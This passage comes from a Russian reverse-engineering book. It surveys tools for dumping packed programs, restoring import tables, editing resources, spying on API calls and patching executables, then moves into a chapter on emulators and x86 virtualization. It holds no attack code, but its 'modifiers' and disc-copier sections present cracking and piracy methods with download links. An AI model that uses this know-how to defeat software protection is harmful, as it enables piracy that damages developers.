Снятие дампа с работающей программы — универсальный способ распаковки, позволяющий справиться практически с любым упаковщиком и большинством протекторов. Правда, над полученным дампом еще предстоит как следует поработать, поэтому такие дампы рекомендуется использовать лишь для дизассемблирования. Сломанная таким путем программа может работать неустойчиво, периодически падая в самый ответственный момент.

Какие же дамперы имеются в вашем распоряжении? Первой из утилит этого класса (и самой неуклюжей) была программа ProcDump (**http://www.fortunecity.com/millenium/firemansam/962/html/procdump.html**). Затем появился дампер Lord PE (**http://www.softpedia.com/get/Programming/File-Editors/LordPE.shtml**), учитывающий горький опыт своего предшественника и способный

сохранять дамп даже в тех случаях, когда заголовок файла PE умышленно искажен защитой, а доступ к некоторым страницам памяти отсутствует (атрибут `PAGE_NOACCESS`). Венцом эволюции стал дампер PE Tools (рис. 1.16), базовый комплект поставки которого можно найти практически на любом хакерском сервере, например, на WASM (**http://www.wasm.ru/baixado.php?mode=tool&id=124**) или на CrackLab (**http://www.cracklab.ru/download.php?action=get&n=MTU1**), а свежие обновления лежат на "родном" сайте проекта **http://petools.org.ru/petools.shtml**.

Примечание

"Родной" сайт проекта часто меняет свой адрес.




Рис. 1.16. PE Tools — один из лучших дамперов PE-файлов

После снятия дампа необходимо, как минимум, восстановить таблицу импорта, а иногда еще и таблицу перемещаемых элементов вместе с секцией ресурсов. Таблицу импорта лучше всего восстанавливать знаменитой утилитой Import REConstructor, которую вместе с утилитой ReloX (восстанавливающей таблицу перемещаемых элементов) и минимально работающим универсальным распаковщиком можно найти по адресу: **http://wave.prohosting.com/mackt/main.htm**. А вот здесь лежит коллекция программ для восстановления таблицы ресурсов: **http://www.wasm.ru/baixado.php?mode=tool&id=156**. Если же ни одна из этих утилит не справится со своей задачей, то, быть может, поможет бесплатная программа Resource Binder: **http://www.setisoft.com/ru/redirect.php?dlid=89**.

Редакторы ресурсов

Редактировать ресурсы приходится во многих случаях. Например, чтобы сменить текст диалогового окна, разблокировать элемент управления, заменить логотип и т. д. Формально, редактор ресурсов входит в каждый Windows-компилятор, в том числе и в Microsoft Visual Studio. Вот только

после редактирования ресурсов файл зачастую становится неработоспособным! Это происходит потому, что штатный редактор ресурсов к таким задачам неприспособлен!

Лучим хакерским редактором был и остается коммерческий Restorator Resource Editor (**http://www.bome.com/Restorator**), который может практически все, что нужно, и даже чуточку больше (рис. 1.17). Из бесплатных утилит в первую очередь хотелось бы отметить XN Resource Editor (**http://www.wilsonc.demon.co.uk/d10resourceeditor.htm**), написанный на Delphi и распространяющийся в исходных текстах, что позволяет наращивать функциональные возможности программы.




Рис. 1.17. Редактирование ресурсов в Restorator Resource Editor

Шпионы

В основном используется два типа шпионов — шпионы Windows-сообщений и API-шпионы. Первые следят за посылкой сообщений окнам и элементам управления, вторые — за вызовом функций API, включая функции, экспортируемые динамическими библиотеками, поставляемыми вместе с программой. Шпионаж — лучшее (и наиболее дешевое — в смысле усилий и времени) средство, позволяющее узнать, чем "дышит" защищенная программа.

Вполне достойный шпион сообщений, называющийся Spyxx.exe, входит в штатную поставку Microsoft Visual Studio. Аналогичный по возможностям шпион, но только с открытыми исходными текстами, лежит на **http://www.catch22.net/software/winspy.asp** и совершенно бесплатен (рис. 1.18).

Из API-шпионов лучшим является Kerberos (**http://www.wasm.ru/baixado.php?mode=tool&id=313**) от Рустема Фасихова, который взялся за клавиатуру тогда, когда остальные шпионы перестали его устаивать (рис. 1.19). Тем не менее, о вкусах не спорят, и многие программисты пользуются утилитой APISpy32 (такой же бесплатной, как и Kerberos), которую можно раздобыть на **http://www.internals.com**. Впрочем, и любой нормальный отладчик (например, SoftICE, OllyDbg) можно настроить так, чтобы он выполнял функции API-шпиона, причем действуя по весьма избирательному шаблону, избавляющему нас от просмотра многокилометровых листингов, генерируемых Kerberos и APISpy32. О том, как этого добиться, будет подробнее рассказано в *главе 10*.




Рис. 1.18. Шпионаж за Windows-сообщениями при помощи бесплатной утилиты WinSpy



Рис. 1.19. API-шпион Kerberos от Рустема Фасихова

Мониторы

Чтобы узнать, к каким файлам или ветвям реестра обращается подопытная программа, достаточно воспользоваться файловым монитором Filemon.exe (рис. 1.20) и монитором реестра Regmon.exe (рис. 1.21), соответственно.

Обе утилиты были написаны легендарным исследователем недр Windows Марком Руссиновичем и долгое время распространялись вместе с исходными кодами совершенно бесплатно через некоммерческий сайт **http://www.sysinternals.com**. Однако в июне 2006 основатели этого сайта Марк Руссинович (Mark Russinovich) и Брюс Когсвелл (Bryce Cogswell) стали сотрудниками Microsoft. Хотя их утилиты и обещают остаться бесплатными и впредь, скорее всего, они будет бесплатными *только для легальных пользователей Windows*, так что спешите их скачать, пока это возможно (**http://www.microsoft.com/technet/sysinternals/default.mspx**).




Рис. 1.20. Файловый монитор Марка Руссиновича за работой




Рис. 1.21. Монитор реестра Марка Руссиновича

Модификаторы

Существует два диаметрально противоположных подхода к взлому программ. Самое трудное (но при этом самое идеологически правильное и наименее всего наказуемое) — это создание своих собственных генераторов серийных номеров, ключевых файлов и т. д. Проанализировав, как работает оригинальный генератор, хакер пишет точно такой же. Однако это слишком утомительно, тем более что большинство защит нейтрализуются правкой нескольких байт. Вот только распространять взломанный файл нельзя. За это могут и по лапкам дать. К тому же, как правило, исполняемые файлы и DLL слишком громоздки, поэтому возникает естественная идея — распространять не сам взломанный файл, а список байтов с адресами, которые требуется исправить. Разумеется, рядовой пользователь не будет исправлять программу с помощью HIEW, поэтому на помощь приходит автоматизация.

Получить список различий между оригинальным и взломанным файлами поможет утилита fc.exe, входящая в штатный комплект поставки Windows. Для внесения исправлений в исполняемый файл или DLL потребуется утилита-модификатор, которую можно написать буквально за несколько минут. Коллекция уже готовых к использованию модификаторов находится здесь: **http://www.wasm.ru/baixado.php?mode=tool&id=35**.

Ситуация осложняется, если программа упакована или защищена протектором. В этом случае ее приходится править уже на лету, непосредственно в оперативной памяти. Для этой цели пригодятся утилиты Process Patcher (**http://www.wasm.ru/baixado.php?mode=tool&id=38**), R!SC's Process Patcher (**http://www.wasm.ru/baixado.php?mode=tool&id=39**) или *ABEL* Self Learning Loader Generator (**http://www.wasm.ru/baixado.php?mode=tool&id=144**). Последняя программа отличается тем, что ищет исправляемые байты не по фиксированным смещениям, а по регулярным шаблонам, что позволяет ей в большинстве случаев переживать выход новой, слегка измененной версии ломаемой программы (если, конечно, изменения не затронули сам защитный механизм).

Копировщики защищенных дисков

Копировать защищенные диски — это совсем не по-хакерски, а гораздо более по-пиратски. Тем не менее, заниматься этой деятельностью периодически приходится всем, так что лишними эти программы не будут.

Пара лучших коммерческих копировщиков это, бесспорно, Alcohol 120% (**http://www.alcohol-soft.com**) и CloneCD (**http://www.slysoft.com/en/clonecd.html**). Бесплатная утилита Daemon Tools (**http://www.daemon-tools.cc**) позволяет монтировать образы, снятые двумя этими копировщиками как виртуальные диски, образы которых лежат на HDD. Очень удобно!



Глава 2

Эмулирующие отладчики и эмуляторы

Еще несколько лет назад основными хакерскими средствами были дизассемблеры и отладчики. Теперь же к ним добавляются еще и *эмуляторы*, открывающие перед кодокопателями поистине безграничные возможности, ранее доступные только крупным компаниям, а теперь появившиеся в арсенале любого исследователя. Что же представляют собой эмуляторы и какие именно возможности они открывают?

Вводная информация об эмуляторах

В общем виде, *эмуляцию* можно определить как способность программы или устройства имитировать работу другой программы или другого устройства. Например, в эпоху перехода с 8-битных компьютеров наподобие ZX Spectrum на серьезный (по тем временам) IBM PC XT/AT, ностальгирующие разработчики, не желавшие расставаться со старой техникой, писали эмуляторы. Эмуляторы появлялись как грибы после дождя и позволяли всем желающим поиграть в любимые игры, прямых аналогов для которых на IBM PC не существовало.

Через десять лет история повторилась: операционные системы семейства Windows NT, ставшие стандартом де-факто, заблокировали прямой доступ к оборудованию, и 90% игр тут же отказались запускаться (или теряли звуковое сопровождение). Ответом на это стало появление DOSBox и других эмуляторов, позволявших пользователям обратить время вспять и вспомнить свою былую молодость, прошедшую в окровавленных коридорах DOOM II. Однако на P-III 733 МГц даже старый добрый Aladdin шел на пределе, с пропуском кадров, не говоря уже о более серьезных играх. Наращивать мощность было невыгодно — проще было купить старый компьютер, водрузить на него MS-DOS и наслаждаться играми без внезапных вылетов эмулятора, рывков и тормозов.

Идея эмулировать IBM PC на самом IBM PC родилась не вдруг и не сразу, но тут же завоевала расположение хакеров, системных администраторов и просто любопытствующих.

Исторический обзор

Вслед за возникновением концепции многозадачности, появилась идея виртуализации, выдвинутая в 1974 году Джеральдом Попеком (Gerald Popek) совместно с Робертом Голдбергом (Robert Goldberg) и описанная ими в статье *"Formal Requirements for Virtualizable Third Generation Architectures"* (**http://doi.acm.org/10.1145/361011.361073**).

Чтобы запускать несколько операционных систем одновременно, процессор должен поддерживать виртуальную память и обладать раздельными уровнями привилегий, согласованными с набором команд. Программа, называемая Монитором виртуальных машин (Virtual Machine Monitor, VMM), запускается на наивысшем уровне привилегий, перехватывает выполнение привилегированных инструкций (пытающихся обратиться, например, к физической памяти или портам ввода/вывода)

и эмулирует их выполнение. Непривилегированные инструкции в этой схеме выполняются на "живом" железе без потери скорости. При этом, поскольку процент привилегированных инструкций относительно невелик, накладными расходами на эмуляцию можно полностью пренебречь.

Из всех существовавших на тот момент компьютеров, данным критериям отвечали только IBM System/370 и Motorola MC68020. Именно на них и были реализованы эффективные эмуляторы, позволяющие, в частности, создавать виртуальные серверы, обслуживающие разных пользователей или просто дублирующие друг друга. В случае внезапного сбоя одного из серверов, инициативу тут же подхватывает другой, причем для этого совершенно не требуется держать несколько физических серверов! Отметим, что выход из строя самого сервера не рассматривается, поскольку сбои в работе операционных систем происходят значительно чаще, чем отказы оборудования.

А как же процессоры семейства Intel 80386? Они поддерживают виртуальную память и разделение привилегий по целым четырем кольцам защиты. Что мешает реализовать на них полноценный эмулятор, такой же как и на IBM System/370? Увы, компьютеры класса "Big Iron" потому и ценятся, что их проектировщики подошли к своей задаче тщательно и продуманно! А вот об IBM PC этого не скажешь. Начнем с того, что все операционные системы, какие только имеются на IBM PC, помещают свои ядра в нулевое кольцо (ring 0), на которое понятие привилегированных команд не распространяется. Следовательно, монитор виртуальных машин уже не может их перехватывать.

Правда, существует лазейка — устанавливаем некоторую операционную систему, объявляя ее базовой или основной (host), и запускаем все остальные ОС в третьем кольце (ring 3). Тогда привилегированные инструкции будут генерировать исключения, легко перехватываемые монитором виртуальных машин, работающим в нулевом кольце. Однако даже здесь не все так легко, как кажется!

Инструкции `LGDT`, `LLDT` и `LIDT`, загружающие во внутренние регистры процессора указатели на глобальные и локальные таблицы дескрипторов сегментов и прерываний, совершенно не приспособлены для одновременной работы с несколькими операционными системами, поскольку таблицы GDT (Global Descriptor Table), LDT (Local Descriptor Table) и IDT (Interrupt Descriptor Table) существуют в единственном экземпляре. Таблицы дескрипторов сегментов хранят линейные адреса и атрибуты каждого из сегментов, причем дескриптор представляет собой 16-разрядное число, загружаемое в сегментный регистр `CS`, `DS`, `SS` и т. д. С таблицей дескрипторов прерываний — та же самая картина. Гостевая ОС не может использовать "хозяйские" таблицы дескрипторов по той простой причине, что селекторы сегментных регистров жестко прописаны внутри самой ОС. Таким образом, если Windows загружает в регистр `DS` селектор `23h` (а она действительно это делает), то становится непонятно, что делать всем остальным операционным системам.

Существует единственный выход — для каждой из виртуальных машин создавать отдельную копию таблиц дескрипторов, переключая их при переходе с одной виртуальной машины на другую, что серьезно сказывается на производительности. Но это еще что! Инструкции `SGDT`/`SLDT` и `SIDT`, считывающие значения внутренних регистров процессора, не являются привилегированными, в результате чего гостевая ОС читает таблицу дескрипторов основной операционной системы вместо своей собственной! То же самое относится и к инструкции `SMSW`, считывающей значение командного слова процессора, в которое, в частности, попадают биты из регистра `CR0`, который невидим для гостевой ОС, работающей в третьем кольце.

Инструкции `POPF`/`POPFD` сохраняют содержимое регистра `EFLAGS` в памяти без генерации исключения, и хотя попытка модификации привилегированных полей `EFLAGS` приводит к исключению, это не спасает ситуацию. Допустим, гостевая ОС заносит в регистр `EFLAGS` некое значение `X`, затрагивающее одно или несколько привилегированных полей. Процессор генерирует исключение, эмулятор перехватывает его и имитирует запись, "подсовывая" гостевой системе "виртуальный" `EFLAGS`. Однако чтение `EFLAGS`, не являясь привилегированной инструкцией, возвращает его немодифицированное содержимое, поэтому вместо ожидаемого значения `X` гостевая ОС получит совершенно другое значение.

С инструкциями LAR, LSL, VERR и VERW дела обстоят еще хуже, поскольку они по-разному работают в привилегированном и непривилегированном режимах. В непривилегированном режиме исключение не генерируется, но инструкция возвращает совсем не тот результат, которого от нее ожидали.

Вот лишь неполный перечень причин, делающих платформу x86 непригодной для эффективной виртуализации (подробнее об этом можно прочитать в статье *"Proceedings of the 9th USENIX Security Symposium"*, доступной по адресу **http://www.usenix.org/events/sec2000/robin.html**).

Непригодность архитектуры x86 для эффективной виртуализации еще не запрещает эмулировать IBM PC программно с минимальной поддержкой со стороны оборудования. В грубом приближении это будет интерпретатор, "переваривающий" машинные команды с последующей имитацией их выполнения. С процессорами 8086 никаких проблем не возникает, но вот эмуляция страничной организации памяти и прочих функциональных возможностей, характерных для процессоров 386+, не только усложняет кодирование, но и снижает скорость выполнения программы в сотни или даже тысячи раз!

Области применения эмуляторов

Несмотря на недостатки, перечисленные в предыдущем разделе, интерес к программным эмуляторам постоянно растет. Это происходит по целому ряду причин. Например, специалисты в области сетевой безопасности должны иметь в своем распоряжении не менее трех различных операционных систем: по крайней мере одну систему из семейства Windows NT, один из вариантов Linux, а также одну из версий FreeBSD; причем наличие других популярных операционных систем также весьма желательно. Многие уязвимости (в частности, ошибки переполнения) проявляются только в конкретных версиях операционных систем, в то время как другие системы или даже другие версии одной и той же операционной системы могут быть свободны от этого недостатка. Но только подумайте, как же неудобно постоянно переустанавливать операционные системы, отказываясь от уже привычных и обжитых. Помимо колоссальных потерь времени (а время всегда играет не в вашу пользу), существует еще и риск потери накопленных данных, представляющих для вас большую ценность!

Эксперименты с вирусами и эксплоитами также должны выполняться на отдельно стоящем компьютере, изолированном от внешнего мира, так как система контроля доступа, встроенная в операционные системы семейства Windows NT и клоны UNIX, далека от совершенства. Следовательно, любая небрежность, допущенная исследователем, может привести к катастрофическим последствиям.

Традиционно эти проблемы решались за счет приобретения нескольких компьютеров или множества жестких дисков, которые подключались к тестовому компьютеру поочередно. Первое решение является слишком дорогим, а второе — крайне неудобным, особенно если учесть, что жесткие диски крайне чувствительны к такому обращению.

С этой точки зрения, трудно не согласиться с тем, что эмуляторы в такой ситуации — чрезвычайно полезные средства. При этом данная глава не "рекламирует" какой-либо отдельный эмулятор. Напротив, она описывает задачи, которые могут быть решены с помощью эмуляторов, и демонстрирует области их применения. Ее основная цель — помочь читателям выбрать эмуляторы, наиболее подходящие для практического решения стоящих перед ними задач.

Эмуляторы для пользователей

Представьте себе ситуацию: вы прочли в журнале статью о замечательной новой игре. Вы с энтузиазмом начали искать эту игру, раздобыли ее и внезапно обнаруживаете, что под вашей операционной системой она работать не будет. Какое разочарование! Пользователи FreeBSD в этом отношении находятся в наихудшей ситуации, поскольку игр для этой операционной системы

крайне мало. Как выйти из этой ситуации? На диске есть достаточно свободного пространства для установки Windows, но перезагружаться каждый раз, как только вам захочется поиграть — нет уж, увольте! А что, если эта игра предназначена для Mac или для Sony PlayStation? К счастью, современные компьютеры позволяют вам забыть о "родном железе", эмулируя компьютер целиком (рис. 2.1) и открывая пользователю безграничный мир программного обеспечения. Теперь вы не привязаны к конкретной аппаратной платформе и можете запускать любую программу, независимо от того, для какого компьютера она была написана — это может быть, например, ZX Spectrum или Xbox. Единственная проблема заключается в поиске качественного эмулятора.

При использовании эмуляции, основная операционная система превращается в "фундамент", на который можно надстраивать множество гостевых операционных систем. Одну из "комнат" в этом "отеле" рекомендуется отвести в качестве "карантинного помещения". Как известно, при установке любой новой программы существует риск краха операционной системы вследствие некорректно работающего инсталлятора, конфликта библиотек, вредоносного программного обеспечения или просто обычного невезения. Именно поэтому программы, полученные из ненадежных источников, и рекомендуется устанавливать и запускать в изолированной среде. Для этого можно выделить в эмуляторе отдельную виртуальную машину.

Примечание

Хотя данный совет хорош, следует сразу же отметить, что и он не обеспечивает полной безопасности. Способы вырваться за пределы виртуальной машины все же существуют. Некоторые из них будут подробно рассмотрены в *главе 41*.




Рис. 2.1. Хороший эмулятор позволит запустить любую операционную систему

Эмуляторы для администраторов

Для администраторов эмулятор — это в первую очередь полигон для всевозможных экспериментов. Поставьте себе десяток различных клонов UNIX и издевайтесь над ними по полной программе. Устанавливайте систему, сносите ее и снова устанавливайте, слегка подправив конфигурацию. На работу ведь принимают не по диплому, а по специальности, а специальность приобретается только в боях. То же самое относится и к восстановлению данных. Без специальной подготовки Disk Editor на рабочей машине лучше не запускать, а Disk Doctor — тем более[1]. Нет никакой гарантии того, что он действительно "вылечит" диск, а не превратит его в винегрет. Короче говоря, эмулятор — это великолепный тестовый стенд, о котором раньше не приходилось даже мечтать (рис. 2.2).




Рис. 2.2. Эмулятор — это своего рода тестовый стенд, позволяющий, например, приобрести навыки восстановления поврежденной файловой системы

В крупных организациях администратор всегда держит на резервном компьютере точную копию сервера и все заплатки сначала обкатывает на нем. В более мелких организациях добиться выделения отдельной машины специально для этой цели практически нереально, поэтому и приходится прибегать к эмулятору. На нем же тестируются различные эксплоиты, и если факт существования уязвимости подтверждается, принимаются оперативные меры по ее устранению.

Общение виртуальной машины с основной операционной системой и другими виртуальными машинами обычно осуществляется через виртуальную локальную сеть. При наличии 512—1024 Мбайт памяти можно создать настоящий корпоративный интранет — с SQL и WEB-серверами, демилитаризованной зоной, брандмауэром и несколькими рабочими станциями. Пример такой виртуальной сети показан на рис. 2.3. Лучшего полигона для обучения сетевым премудростям и не придумаешь. Хочешь — атакуй, хочешь — администрируй.

[1] Более подробно о причинах, по которым этого делать не следует, рассказано в следующей книге: К. Касперски, "Восстановление данных. Практическое руководство". — СПб.: БХВ-Петербург, 2007.

